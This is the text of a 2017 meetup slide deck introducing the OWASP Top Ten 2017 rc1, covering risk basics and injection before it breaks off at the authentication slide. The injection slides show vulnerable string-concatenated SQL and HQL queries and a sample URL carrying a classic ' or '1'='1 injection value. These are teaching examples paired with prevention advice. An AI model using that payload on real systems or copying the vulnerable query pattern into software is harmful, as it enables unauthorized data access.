©2017 Attain, LLC
STL CYBER Meetup - June 7, 2017
OWASP Top 10 – 2017 rc1
The Ten Most Critical Web Application Security Risks
©2017 Attain, LLC
Your Speaker
2
Andre Van Klaveren, CISSP, GSSP-JAVA
Application Security Specialist
Federal Services
andre.vanklaveren@attain.com
@opratr
22+ years in IT specializing in:
• Application Security
• Solution Architecture
• Software Development
Habitual Volunteer
• Community Organizer for STL Drupal User Group
• Camp Organizer for Drupal Camp STL
• Speaker at Drupal GovCon
• Boys & Girls Clubs of Greater St. Louis IT Committee
member
©2017 Attain, LLC
OWASP ?
3
©2017 Attain, LLC
What is OWASP?
The Open Web Application Security Project (OWASP) is a 501c3 non-
for-profit educational charity dedicated to enabling organizations to
design, develop, acquire, operate, and maintain secure software.
https://www.owasp.org
Image Source: owasp.org
4
©2017 Attain, LLC
OWASP Top Ten?
5
©2017 Attain, LLC
What is the OWASP Top Ten?
The OWASP Top Ten is a prioritized list of the top ten most critical
web application security risks.
It’s an awareness tool, not a standard
Released in 2003, 2004, 2007, 2010, 2013, 2017 (this Summer)
Developed using the OWASP Risk Rating Methodology [1]
2017 rc1 based on results from a 2016 open data call
It’s about risks, not (just) about vulnerabilities
Not intended to be “airtight, non-overlapping, or a strict
taxonomy”
Constantly changing….
1. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
6
“The Ten Most Critical Web Application Security Risks”
©2017 Attain, LLC
What the OWASP Top Ten Isn’t
It is not a standard
It doesn’t stop at 10
• Clickjacking
• Denial of Service
• Deserialization of Untrusted Data
• Expression Language Injection
• Many, many more!
Risk is environment-specific
• Your Top Ten risks may vary
Like industry compliance standards (PCI, HIPPA,…), not an end-
goal
• Should be considered a minimum baseline for application security
7
©2017 Attain, LLC
Application Security Risks
8
©2017 Attain, LLC

What Is Risk?
Risk is the intersection of a threat, a weakness and an asset.
Risk = Likelihood * Impact
Image Source: OWASP Top Ten 2017 rc1
9
©2017 Attain, LLC
OWASP Risk Calculation
Each risk is calculated using generic vulnerability facts, based on the
OWASP Risk Rating Methodology [1]…
…but impact is environment and business specific!
Image Source: OWASP Top Ten 2017 rc1
1. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
10
©2017 Attain, LLC
Review of the OWASP Top Ten 2017 rc1
11
©2017 Attain, LLC

OWASP Top Ten - 2017 rc1
A1 - Injection
A2 – Broken
Authentication
and Session
Management
A3 – Cross-Site
Scripting (XSS)
A4 – Broken
Access Control
A5 – Security
Misconfiguration
A6 – Sensitive
Data Exposure
A7 – Insufficient
Attack
Protection
A8 – Cross-Site
Request Forgery
(CSRF)
A9 – Using
Components
with Known
Vulnerabilities
A10 –
Underprotected
APIs
12
©2017 Attain, LLC

What Changed?
Image Source: OWASP Top Ten 2017 rc1
13
©2017 Attain, LLC

A1 – Injection
Source: OWASP Top Ten 2017 rc1
14
“Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when
untrusted data is sent to an interpreter as part of a command or query. The
attacker’s hostile data can trick the interpreter into executing unintended
commands or accessing data without proper authorization.”
©2017 Attain, LLC
A1 – Injection
Am I Vulnerable To Injection?
Static code analysis tools can detect the use of interpreters (APIs)
and trace data through the application
• Can often be automated as part of Continuous Integration (CI) builds
• Manual code reviews are effective, but are much less efficient
• Manual code reviews are encouraged to augment static analysis,
especially on critical areas of the application
Penetration testers can validate vulnerabilities by building exploits
Dynamic analysis can find some injection flaws
• Often misses injection flaws that are buried deep in the application
• Poor error handling make injection flaws easier to discover (for you
and the bad guys)
15
©2017 Attain, LLC
A1 – Injection
Example Attacks

Scenario #1: An application uses untrusted data in the construction
of the following vulnerable SQL call:
String query = “SELECT * FROM accounts WHERE custID=‘” +
request.getParameter(“id”) + “’”;
Scenario #2: Similarly, an application’s blind trust in frameworks may
result in queries that are still vulnerable, (e.g., Hibernate Query
Language (HQL)):
Query HQLQuery = session.createQuery(“FROM accounts WHERE
custID = ‘” + request.getParameter(“id”) + “’”);
http://example.com/app/accountView?id=‘ or ‘1’=‘1
16
©2017 Attain, LLC
A1 – Injection
How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from
commands and queries (interpreters)
Use safe APIs which avoid the use of interpreters or provide a
parameterized interface.
• Caution: Some parameterized APIs (e.g. stored procedures) can still
lead to injection flaws if parameters are not properly sanitized before
use
If parameterized APIs are not available, use interpreter-specific
escape routines on all parameters
Use positive or “white list” input validation on ALL input
• Not a complete defense since special characters are often required on
inputs
17
©2017 Attain, LLC
A1 – Injection
References
OWASP
OWASP SQL Injection Prevention Cheat Sheet
OWASP Query Parameterization Cheat Sheet
OWASP Command Injection Article
OWASP XXE Prevention Cheat Sheet
OWASP Testing Guide: Chapter on SQL Injection Testing
External
CWE Entry 77 on Command Injection
CWE Entry 89 on SQL Injection
CWE Entry 564 on Hibernate Injection
CWE Entry 611 on Improper Restriction of XXE
CWE Entry 917 on Expression Language Injection
18
©2017 Attain, LLC

A2 – Broken Authentication and Session
Management
Source: OWASP Top Ten 2017 rc1
19
“Application functions related to authentication and session management are
often implemented incorrectly, allowing attackers to compromise passwords,
keys, or session tokens, or to exploit other implementation flaws to assume
other users’ identities (temporarily or permanently). ”
©2017 Attain, LLC
A2 – Broken Authentication and Session
Management
20
